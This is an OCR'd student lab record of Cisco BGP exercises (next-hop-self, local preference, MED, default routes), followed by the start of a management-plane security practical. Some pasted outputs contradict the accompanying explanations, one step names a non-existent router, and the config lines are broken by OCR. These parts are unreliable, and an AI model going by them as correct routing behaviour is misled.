i. At this point, the ISP router should be able to get to each network connected to SanJose1 and SanJose2 from the loopback address 192.168.100.1. Use the extended **ping** command and specify the source address of ISP Lo0 to test.

ISP# **ping 172.16.1.1 source 192.168.100.1**

```
ISP#ping 172.16.1.1 source 192.168.100.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/38/48 ms
```

ISP# **ping 172.16.32.1 source 192.168.100.1**

```
ISP# ping 172.16.32.1 source 192.168.100.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.32.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/32/48 ms
```

ISP# **ping 172.16.1.2 source 192.168.100.1**

```
ISP#ping 172.16.1.2 source 192.168.100.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/28/48 ms
```

ISP# **ping 172.16.64.1 source 192.168.100.1**

```
ISP#ping 172.16.64.1 source 192.168.100.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.64.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.100.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 24/35/56 ms
```

Step 7: Configure the BGP next-hop-self feature.

j. Issue the following commands on the ISP router.

ISP(config)# **router bgp 200**

ISP(config-router)# **network 192.168.1.0 mask 255.255.255.252**

ISP(config-router)# **network 192.168.1.4 mask 255.255.255.252**

```
ISP(config)#router bgp 200
ISP(config-router)#network 192.168.1.0 mask 255.255.255.252
ISP(config-router)#network 192.168.1.4 mask 255.255.255.252
ISP(config-router)#exit
```

k. Issue the **show ip bgp** command to verify that the ISP is correctly injecting its own WAN links into BGP.

ISP# **show ip bgp**

```
ISP#show ip bgp
BGP table version is 5, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*  172.16.0.0       192.168.1.6              0             0 64512 i
*>                  192.168.1.2              0             0 64512 i
*> 192.168.1.0/30   0.0.0.0                  0         32768 i
*> 192.168.1.4/30   0.0.0.0                  0         32768 i
*> 192.168.100.0    0.0.0.0                  0         32768 i
```

l. Verify on SanJose1 and SanJose2 that the opposite WAN link is included in the routing table. The output from SanJose2 is as follows.

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route
```

m. To better understand the **next-hop-self** command we will remove ISP advertising its two WAN links and shutdown the WAN link between ISP and SanJose2. The only possible path from SanJose2 to ISP's 192.168.100.0/24 is through SanJose1.

ISP(config)# **router bgp 200**

ISP(config-router)# **no network 192.168.1.0 mask 255.255.255.252** ISP(config-

router)# **no network 192.168.1.4 mask 255.255.255.252**

ISP(config-router)# **exit**
ISP(config)# **interface serial 0/0/1**

ISP(config-if)# **shutdown**

```
ISP(config)#router bgp 200
ISP(config-router)#no network 192.168.1.0 mask 255.255.255.252
ISP(config-router)#no network 192.168.1.4 mask 255.255.255.252
ISP(config-router)#exit
ISP(config)#int s1/1
ISP(config-if)#shutdown
```

n. Display SanJose2's BGP table using the **show ip bgp** command and the IPv4 routing table with **show ip route**.

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 14, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 172.16.0.0       0.0.0.0                  0         32768 i
* i                 172.16.64.1              0    100      0 i
* i192.168.100.0    192.168.1.5              0    100      0 200 i
*>                  192.168.1.1              0             0 200 i
```

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS lev
       ia - IS-IS inter area, * - candidate default, U - per-user static
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 masks
C       172.16.32.0/24 is directly connected, Loopback0
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
D       172.16.64.0/24 [90/2297856] via 172.16.1.1, 00:11:47, Serial1/1
```

SanJose1(config)# **router bgp 64512**
SanJose1(config-router)# **neighbor 172.16.32.1 next-hop-self**

```
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 172.16.32.1 next-hop-self
ANDHERI(config-router)#exit
```

SanJose2(config)# **router bgp 64512**
SanJose2(config-router)# **neighbor 172.16.64.1 next-hop-self**

```
BORIVALI(config-router)#router bgp 64512
BORIVALI(config-router)#neighbor 172.16.64.1 next-hop-self
```

o. Reset BGP operation on either router with the **clear ip bgp *** command. SanJose1# **clear ip bgp ***

```
ANDHERI#clear ip bgp *
```

SanJose2# **clear ip bgp ***

```
BORIVALI#clear ip bgp *
```

p. After the routers have returned to established BGP speakers, issue the **show ip bgp** command on SanJose2 and notice that the next hop is now SanJose1 instead of ISP.

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 1, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
* i172.16.0.0       172.16.64.1              0    100      0 i
* i192.168.100.0    172.16.64.1              0    100      0 200 i
```

q. The **show ip route** command on SanJose2 now displays the 192.168.100.0/24 network because SanJose1 is the next hop, 172.16.64.1, which is reachable from SanJose2. SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level
       ia - IS-IS inter area, * - candidate default, U - per-user static r
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set
```

r. Before configuring the next BGP attribute, restore the WAN link between ISP and SanJose3. This will change the BGP table and routing table on both routers. For example, SanJose2's routing table shows 192.168.100.0/24 will now have a better path through ISP.

ISP(config)# **interface serial 0/0/1** ISP(config-

if)# **no shutdown**

```
ISP(config)#int s1/1
ISP(config-if)#no shutdown
```

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF i
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA extern
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
       ia - IS-IS inter area, * - candidate default, U - per
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 masks
C       172.16.32.0/24 is directly connected, Loopback0
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
D       172.16.64.0/24 [90/2297856] via 172.16.1.1, 00:15:05
     192.168.1.0/30 is subnetted, 1 subnets
C       192.168.1.0 is directly connected, Serial1/0
B    192.168.100.0/24 [20/0] via 192.168.1.1, 00:00:18
```

Step 8: Set BGP local preference.

s. Because the local preference value is shared between IBGP neighbors, configure a simple route map that references the local preference value on SanJose1 and SanJose2. This policy adjusts outbound traffic to prefer the link off the SanJose1 router instead of the metered T1 off SanJose2.

SanJose1(config)# **route-map PRIMARY_T1_IN permit 10**

SanJose1(config-route-map)# **set local-preference 150**
SanJose1(config-route-map)# **exit**
SanJose1(config)# **router bgp 64512**
SanJose1(config-router)# **neighbor 192.168.1.5 route-map PRIMARY_T1_IN in**

```
ANDHERI(config)#route-map PRIMARY_T1_IN permit 10
ANDHERI(config-route-map)#set local-preference 150
ANDHERI(config-route-map)#exit
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 route-map PRIMARY_T1_IN in
```

SanJose2(config)# **route-map SECONDARY_T1_IN permit 10**

SanJose2(config-route-map)# **set local-preference 125**
SanJose1(config-route-map)# **exit**
SanJose2(config)# **router bgp 64512**
SanJose2(config-router)# **neighbor 192.168.1.1 route-map SECONDARY_T1_IN in**

```
BORIVALI(config)#route-map SECONDARY_T1_IN permit 10
BORIVALI(config-route-map)#set local-preference 125
BORIVALI(config-route-map)#exit
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 route-map SECONDARY_T1_IN in
```

t. Use the **clear ip bgp * soft** command after configuring this new policy. When the conversations have been reestablished, issue the **show ip bgp** command on SanJose1 and SanJose2. SanJose1# **clear ip bgp * soft**

```
ANDHERI#clear ip bgp * soft
```

SanJose2# **clear ip bgp * soft**

```
BORIVALI#clear ip bgp * soft
```

SanJose1# **show ip bgp**

```
ANDHERI#show ip bgp
BGP table version is 6, local router ID is 172.16.64.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
* i172.16.0.0       172.16.32.1              0    100      0 i
*>                  0.0.0.0                  0         32768 i
*> 192.168.100.0    192.168.1.5              0    150      0 200 i
```

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 5, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 172.16.0.0       0.0.0.0                  0         32768 i
* i                 172.16.64.1              0    100      0 i
*  192.168.100.0    192.168.1.1              0             0 200 i
*>i                 172.16.64.1              0    150      0 200 i
```

Step 9: Set BGP MED.

u. In the previous step we saw that SanJose1 and SanJose2 will route traffic for 192.168.100.0/24 using the link between SanJose1 and ISP. Examine what the return path ISP takes to reach AS 64512. Notice that the return path is different from the original path. This is known as asymmetric routing and is not necessarily an unwanted trait.

ISP# **show ip bgp**

```
ISP#show ip bgp
BGP table version is 11, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*  172.16.0.0       192.168.1.2              0             0 64512 i
*>                  192.168.1.6              0             0 64512 i
*> 192.168.100.0    0.0.0.0                  0         32768 i
```

ISP# **show ip route**

```
ISP#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OS
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ex
       E1 - OSPF external type 1, E2 - OSPF external typ
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1
       ia - IS-IS inter area, * - candidate default, U -
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

B    172.16.0.0/16 [20/0] via 192.168.1.6, 00:04:56
     192.168.1.0/30 is subnetted, 2 subnets
C       192.168.1.0 is directly connected, Serial1/1
C       192.168.1.4 is directly connected, Serial1/0
C    192.168.100.0/24 is directly connected, Loopback0
```

a. Use an extended **ping** command to verify this situation. Specify the **record** option and compare your output to the following. Notice the return path using the exit interface 192.168.1.1 to SanJose2

```
BORIVALI#ping
Protocol [ip]:
Target IP address: 192.168.100.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 172.16.32.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]: record
Number of hops [ 9 ]:
Loose, Strict, Record, Timestamp, Verbose[RV]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.100.1, timeout is 2 seconds:
Packet sent with a source address of 172.16.32.1
Packet has IP options:  Total option bytes= 39, padded length=40
 Record route: <*>
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
```

```
Reply to request 4 (8 ms).  Received packet has options
 Total option bytes= 40, padded length=40
 Record route:
   (172.16.1.2)
   (192.168.1.6)
   (192.168.100.1)
   (192.168.1.5)
   (172.16.1.1)
   (172.16.32.1) <*>
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
 End of list

Success rate is 100 percent (5/5), round-trip min/avg/max = 8/47/68 ms
```

If you are unfamiliar with the **record** option, the important thing to note is that each IP address in brackets is an outgoing interface. The output can be interpreted as follows:

1. A ping that is sourced from 172.16.32.1 exits SanJose2 through s0/0/1, 172.16.1.2. It then arrives at the s0/0/1 interface for SanJose1.
2. SanJose1 S0/0/0, 192.168.1.6, routes the packet out to arrive at the S0/0/0 interface of ISP.
3. The target of 192.168.100.1 is reached: 192.168.100.1.
4. The packet is next forwarded out the S0/0/1, 192.168.1.1 interface for ISP and arrives at the S0/0/0 interface for SanJose2.
5. SanJose2 then forwards the packet out the last interface, loopback 0, 172.16.32.1.

Although the unlimited use of the T1 from SanJose1 is preferred here, ISP currently takes the link from SanJose2 for all return traffic.

b. Create a new policy to force the ISP router to return all traffic via SanJose1. Create a second route map utilizing the MED (metric) that is shared between EBGP neighbors.

SanJose1(config)#**route-map PRIMARY_T1_MED_OUT permit 10**

SanJose1(config-route-map)#**set Metric 50**
SanJose1(config-route-map)#**exit**
SanJose1(config)#**router bgp 64512**
SanJose1(config-router)#**neighbor 192.168.1.5 route-map PRIMARY_T1_MED_OUT out**

```
ANDHERI(config)#route-map PRIMARY_T1_MED_OUT permit 10
ANDHERI(config-route-map)#set Metric 50
ANDHERI(config-route-map)#exit
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 route-map PRIMARY_T1_MED_OUT out
```

SanJose2(config)#**route-map SECONDARY_T1_MED_OUT permit 10**

SanJose2(config-route-map)#**set Metric 75**
SanJose2(config-route-map)#**exit**
SanJose2(config)#**router bgp 64512**
SanJose2(config-router)#**neighbor 192.168.1.1 route-map SECONDARY_T1_MED_OUT out**

```
BORIVALI(config)#route-map SECONDARY_T1_MED_OUT permit 10
BORIVALI(config-route-map)#set Metric 75
BORIVALI(config-route-map)#exit
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 route-map SECONDARY_T1_MED_OUT out
```

v. Use the **clear ip bgp * soft** command after issuing this new policy. Issuing the **show ip bgp** command as follows on SanJose1 or SanJose2 does not indicate anything about this newly defined policy.

SanJose1# **clear ip bgp * soft**

```
ANDHERI#clear ip bgp * soft
```

SanJose2# **clear ip bgp * soft**

```
BORIVALI#clear ip bgp * soft
```

SanJose1# **show ip bgp**

```
ANDHERI#show ip bgp
BGP table version is 6, local router ID is 172.16.64.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
* i172.16.0.0       172.16.32.1              0    100      0 i
*>                  0.0.0.0                  0         32768 i
*> 192.168.100.0    192.168.1.5              0    150      0 200 i
```

SanJose2# **show ip bgp**

```
BORIVALI#show ip bgp
BGP table version is 5, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 172.16.0.0       0.0.0.0                  0         32768 i
* i                 172.16.64.1              0    100      0 i
*  192.168.100.0    192.168.1.1              0    125      0 200 i
*>i                 172.16.64.1              0    150      0 200 i
```

Reissue an extended **ping** command with the **record** command. Notice the change in return path using the exit interface 192.168.1.5 to SanJose1.

```
BORIVALI#ping
Protocol [ip]:
Target IP address: 192.168.100.1
Repeat count [5]:
Datagram size [100]:
Timeout in seconds [2]:
Extended commands [n]: y
Source address or interface: 172.16.32.1
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]:
Loose, Strict, Record, Timestamp, Verbose[none]: record
Number of hops [ 9 ]:
Loose, Strict, Record, Timestamp, Verbose[RV]:
Sweep range of sizes [n]:
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.100.1, timeout is 2 sec
Packet sent with a source address of 172.16.32.1
Packet has IP options:  Total option bytes= 39, padded length=40
```

```
Reply to request 3 (60 ms).  Received packet has options
 Total option bytes= 40, padded length=40
 Record route:
   (172.16.1.2)
   (192.168.1.6)
   (192.168.100.1)
   (192.168.1.5)
   (172.16.1.1)
   (172.16.32.1) <*>
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
 End of list

Reply to request 4 (52 ms).  Received packet has options
 Total option bytes= 40, padded length=40
 Record route:
   (172.16.1.2)
   (192.168.1.6)
   (192.168.100.1)
   (192.168.1.5)
   (172.16.1.1)
   (172.16.32.1) <*>
   (0.0.0.0)
   (0.0.0.0)
   (0.0.0.0)
 End of list

Success rate is 100 percent (5/5), round-trip min/avg/max = 40/52/60 ms
```

ISP# **show ip bgp**

```
ISP#show ip bgp
BGP table version is 11, local router ID is 192.168.100.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*  172.16.0.0       192.168.1.2              0             0 64512 i
*>                  192.168.1.6              0             0 64512 i
*> 192.168.100.0    0.0.0.0                  0         32768 i
```

Step 10: Establish a default route.

The final step is to establish a default route that uses a policy statement that adjusts to changes in the network.

a. Configure ISP to inject a default route to both SanJose1 and SanJose2 using BGP using the **default-originate** command. This command does not require the presence of 0.0.0.0 in the ISP router. Configure the 10.0.0.0/8 network which will not be advertised using BGP. This network will be used to test the default route on SanJose1 and SanJose2.

ISP(config)# **router bgp 200**

ISP(config-router)# **neighbor 192.168.1.6 default-originate**

ISP(config-router)# **neighbor 192.168.1.2 default-originate**

ISP(config-router)# **exit**
ISP(config)# **interface loopback 10**

ISP(config-if)# **ip address 10.0.0.1 255.255.255.0**

```
ISP(config)#router bgp 200
ISP(config-router)#neighbor 192.168.1.6 default-originate
ISP(config-router)#neighbor 192.168.1.2 default-originate
ISP(config-router)#exit
```

```
ISP(config-if)#ip address 10.0.0.1 255.255.255.0
ISP(config-if)#exit
```

b. Verify that both routers have received the default route by examining the routing tables on SanJose1 and SanJose2. Notice that both routers prefer the route between SanJose1 and ISP.

SanJose1# **show ip route**

```
ANDHERI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSP
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
       E1 - OSPF external type 1, E2 - OSPF external type
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
       ia - IS-IS inter area, * - candidate default, U -
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 172.16.32.1 to network 0.0.0.0

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 ma
D       172.16.32.0/24 [90/2297856] via 172.16.1.2, 02:14
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
C       172.16.64.0/24 is directly connected, Loopback0
B    192.168.100.0/24 [200/0] via 172.16.32.1, 01:44:43
B*   0.0.0.0/0 [200/0] via 172.16.32.1, 01:44:43
```

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OS
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ex
       E1 - OSPF external type 1, E2 - OSPF external typ
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1
       ia - IS-IS inter area, * - candidate default, U -
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 m
C       172.16.32.0/24 is directly connected, Loopback0
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
D       172.16.64.0/24 [90/2297856] via 172.16.1.1, 02:1
     192.168.1.0/30 is subnetted, 1 subnets
C       192.168.1.0 is directly connected, Serial1/0
B    192.168.100.0/24 [20/0] via 192.168.1.1, 01:44:59
B*   0.0.0.0/0 [20/0] via 192.168.1.1, 01:45:00
```

c. The preferred default route is by way of SanJose1 because of the higher local preference attribute configured on SanJose1 earlier.

SanJose2# **show ip bgp**

```
BORIVALI# show ip bgp
BGP table version is 9, local router ID is 172.16.32.1
Status codes: s suppressed, d damped, h history, * valid, > best, i -
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 0.0.0.0          192.168.1.1              0    125      0 200 i
*> 172.16.0.0       0.0.0.0                  0         32768 i
* i                 172.16.64.1              0    100      0 i
*> 192.168.100.0    192.168.1.1              0    125      0 200 i
```

d. Using the traceroute command verify that packets to 10.0.0.1 is using the default route through SanJose1.

SanJose2# **traceroute 10.0.0.1**

```
BORIVALI#traceroute 10.0.0.1

Type escape sequence to abort.
Tracing the route to 10.0.0.1

  1 192.168.1.1 [AS 200] 28 msec 32 msec 32 msec
  2 192.168.1.1 [AS 200] !H  !H  !H
```

e. Next, test how BGP adapts to using a different default route when the path between SanJose1 and ISP goes down.

ISP(config)# **interface serial 0/0/0** ISP(config-

if)# **shutdown**

```
ISP(config)#int s1/0
ISP(config-if)#shutdown
```

f. Verify that both routers are modified their routing tables with the default route using the path between SanJose2 and ISP.

SanJose1# **show ip route**

```
ANDHERI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSF
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
       E1 - OSPF external type 1, E2 - OSPF external type
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
       ia - IS-IS inter area, * - candidate default, U -
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 172.16.32.1 to network 0.0.0.0

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 ma
D       172.16.32.0/24 [90/2297856] via 172.16.1.2, 02:15
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
C       172.16.64.0/24 is directly connected, Loopback0
B    192.168.100.0/24 [200/0] via 172.16.32.1, 01:45:58
B*   0.0.0.0/0 [200/0] via 172.16.32.1, 01:45:58
```

SanJose2# **show ip route**

```
BORIVALI#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B -
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA exte
       E1 - OSPF external type 1, E2 - OSPF external type
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
       ia - IS-IS inter area, * - candidate default, U - p
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

     172.16.0.0/16 is variably subnetted, 4 subnets, 2 mas
C       172.16.32.0/24 is directly connected, Loopback0
S       172.16.0.0/16 is directly connected, Null0
C       172.16.1.0/24 is directly connected, Serial1/1
D       172.16.64.0/24 [90/2297856] via 172.16.1.1, 02:15:
     192.168.1.0/30 is subnetted, 1 subnets
C       192.168.1.0 is directly connected, Serial1/0
B    192.168.100.0/24 [20/0] via 192.168.1.1, 01:46:10
B*   0.0.0.0/0 [20/0] via 192.168.1.1, 01:46:10
```


g. Verify the new path using the traceroute command to 10.0.0.1 from SanJose1. Notice the default route is now through SanJose2.

SanJose1# **trace 10.0.0.1**

```
ANDHERI#trace 10.0.0.1

Type escape sequence to abort.
Tracing the route to 10.0.0.1

  1 172.16.1.2 64 msec 32 msec 32 msec
  2 192.168.1.1 [AS 200] 56 msec 28 msec 64 msec
  3 192.168.1.1 [AS 200] !H  !H  !H
ANDHERI#
```

Practical No - 4

Aim: Secure the Management Plane Topology:



Objectives :

- Secure management access.
- Configure enhanced username password security.
- Enable AAA RADIUS authentication.
- Enable secure remote management.

Step 1: Configure loopbacks and assign addresses.

Cable the network as shown in the topology diagram. Erase the startup configuration and reload each router to clear previous configurations. Using the addressing scheme in the diagram, apply the IP addresses to the interfaces on the R1, R2, and R3 routers. You can copy and paste the following configurations into your routers to begin. **Router R1** interface Loopback 0 ip address 192.168.1.1 255.255.255.0

exit interface Serial0/0/0 ip

address 10.1.1.1 255.255.255.252

no shutdown

exit

end **Router R2** interface

Serial0/0/0 ip address 10.1.1.2

255.255.255.252 no shutdown

exit interface Serial0/0/1 ip

address 10.2.2.1 255.255.255.252

no shutdown

exit

end **Router R3** interface Loopback0

ip address 192.168.3.1

255.255.255.0 exit interface

Serial0/0/1 ip address 10.2.2.2

255.255.255.252 no shutdown

exit

end

Step 2: Configure static routes.

R1(config)# **ip route 0.0.0.0 0.0.0.0 10.1.1.2**

R3(config)# **ip route 0.0.0.0 0.0.0.0 10.2.2.1**

R2(config)# **ip route 192.168.1.0 255.255.255.0 10.1.1.1**

R2(config)# **ip route 192.168.3.0 255.255.255.0 10.2.2.2 foreach address {**

192.168.1.1

10.1.1.1

10.1.1.2

10.2.2.1

10.2.2.2

192.168.3.1

} { ping $address }

R1# **tclsh**

R1(tcl)#foreach address {

+>(tcl)#192.168.1.1

+>(tcl)#10.1.1.1

+>(tcl)#10.1.1.2

+>(tcl)#10.2.2.1

+>(tcl)#10.2.2.2

+>(tcl)#192.168.3.1
+>(tcl)#} { ping $address }

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 10.1.1.2, timeout is 2 seconds:

!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/4 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.2.2.1, timeout is 2 seconds:
!!!!!

Step 3: Secure management access.

1. On R1, use the **security passwords** command to set a minimum password length of 10 characters.

R1(config)# **security passwords min-length 10**

2. Configure the enable secret encrypted password on both routers.

R1(config)# **enable secret class12345**

3. Configure a console password and enable login for routers. For additional security, the **exectimeout** command causes the line to log out after 5 minutes of inactivity. The **logging synchronous** command prevents console messages from interrupting command entry.

R1(config)# **line console 0**

R1(config-line)# **password ciscoconpass**

R1(config-line)# **exec-timeout 5 0**

R1(config-line)# **login**

R1(config-line)# **logging synchronous**

R1(config-line)# **exit**
Configure the password on the vty lines for router R1.
